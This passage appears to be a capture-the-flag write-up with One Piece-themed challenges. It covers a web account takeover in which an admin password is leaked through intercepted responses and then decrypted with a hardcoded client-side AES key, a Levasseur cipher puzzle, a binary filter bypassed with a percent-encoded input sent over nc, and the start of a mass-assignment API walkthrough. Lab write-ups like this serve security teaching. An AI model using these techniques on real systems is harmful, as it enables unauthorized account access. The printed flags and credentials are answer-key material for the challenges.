


2. Click the "Like" button and observe that your response is submitted successfully.







3. Click the "Like" button again while intercepting the request in Burp Suite.




4. Intercept the response of the request and observe that it reveals the admin's name: "Nico Robin".




5. Click on the "About Us" section.




6. Observe the email body displayed on the page. (For reference)




7. Navigate to the Login Page and go to the Forgot Password section.




8. Enter the admin email address nico.robin@grandline.com, intercept the request in Burp Suite, and forward it.




9. Intercept the response and observe that the admin password is displayed in encrypted format.




10. Open Inspect Element > Sources > locate the login.js file, search for the encryption method, and confirm that the web application is using client-side AES encryption with Base64 encoding.



11. Open CyberChef, apply the "From Base64" operation, followed by AES Decrypt, and insert the hardcoded key and IV to decrypt the admin password.



12. Log in using Username: nico and Password: R3dfoxsecH@ck3r$cLuB, then click on "Get Flag" to retrieve the flag.




Flag: REDFOX{Th1s_1s_Y0ur_CTF_Fl4g_C0ngr4ts!}

The Buzzard’s Poneglyph


Description: Robin uncovers an ancient Poneglyph during her exploration of a forgotten island, rumored to hold the key to a legendary pirate's treasure. The stone is encrypted with a long-lost cryptogram only a few can decode. Can you help Robin decipher the message and reveal the treasure’s location before it’s lost forever?

Flag Format:
REDFOX{XXX_XXXXXXXX_XX_XXX_XXXXXXXX_XXXXXXXX_XX_XXXXXX_XXXXX_XXXXXXX_X_XXX_XXXX
XXXX_XX_XXXXXXX_XXX_XXXXXXXX_XXX
XXXXXXX_X_XXX_XXX_XXX_XXX_X_XXXXX_XXX_XXXX_XXXXXXXXX_XXX}

On searching about “The Buzzard”, a search result comes up which is about a real-life pirate **Olivier Levasseur** who created his own cryptogram



The cryptogram(much similar to, but not exactly the same as the pigpen cipher) from Wikipedia is as follows



The alphabets inscribed on the poneglyph can now be converted into plain English. While converting the symbols to English, it is observed that the unlike the usual left-to-right script, here valid English words are observed when reading the symbols from top-to-bottom

Converting all the symbols and adhering to the flag format, the flag is found.

Flag:
REDFOX{THE_ONEPIECE_IS_THE_GREATEST_TREASURE_ON_PLANET_EARTH_PERHAPS_U_ARE_DESTINED_TO_UNCOVER_THE_ONEPIECE_AND
PERHAPS_U_ARE_THE_ONE_GOL_D_ROGER_HAS_BEEN_SEARCHING_FOR}

Bin

MasterChef Sanji

Description: The so called "Gourmet Knight" has challenged Sanji to a battle of wits after being embarrassed on the Whole Cake Island in front of all his sous-chefs. Little does he know Sanji is no brute. Here is the challenge presented to Sanji, solve it and let Streusen know who's the best COOK. He got this binary and a torn leaflet of 15 letters which when rearranged said something which Sanji thought was "action ski whoops". Maybe he isn't as smart as he thought, but he has a lot of PASSION.

Analyze the provided ELF binary to determine the input phrase that, when passed correctly, will reveal the flag. The phrase is hidden in the riddle and must bypass custom input filtering in the binary.




Figure 9: Running the File Command.

The binary is a 64-bit ELF executable.




Figure 10: Dogbolt Decompiler.

This function blocks any input containing "BLABLA" or the string "%27" (percent-encoded apostrophe). If the input does not contain these, it passes the check.

From the challenge prompt:
“...15 letters... appeared to say ‘action ski whoops’... Sanji has a lot of PASSION.”

Rearranging the letters keeping the quoted words “PASSION” and “COOK” intact gives us:

➡️ COOKWITHPASSION

Note: A tool like an anagram generator can be utilised to get closer to the answer eg https://wordsmith.org/anagram/advanced.html.

We want the decoded version of our input to contain "COOKWITHPASSION" so that it passes through and reaches the flag print logic. But "COOKWITHPASSION" would be filtered(like BLABLA), so we must hide it using percent encoding.

Command: Echo “COOKWITHPASSIO%1cN” | nc “HOST” “PORT”




Figure 11: Running the Final exploit

• **gxlwCheck** sees “COOKWITHPASSIO%1cN” which does not match "COOKWITHPASSION" directly
• **rfgkDecode** decodes “%1c” into a harmless control character, revealing:
“COOKWITHPASSIO<ctrlchar>N”
• The flag is then printed using **printf**
The crafted input successfully reveals the flag by bypassing the string filter and satisfying the logic.

Flag: REDFOX{STreuSen_4In7_4_C0oK_L1ke_M3!}

Web

The Role of the True King

Prompt:

The Straw Hat Pirates discover a hidden web application containing secret messages from Gol D. Roger. These cryptic messages hold the key to the next part of their journey. Can you help the crew uncover the hidden message before their enemies do and unlock the path to the treasure?

Vulnerability Exploited: Mass Assignment & Improper Asset Management

Walkthrough:
Register> Profile Update> using Deprecated Version of API

Detailed Walkthrough:

1. Register on the application, log in, and start exploring. Everything seems normal until you notice a Profile Update feature.

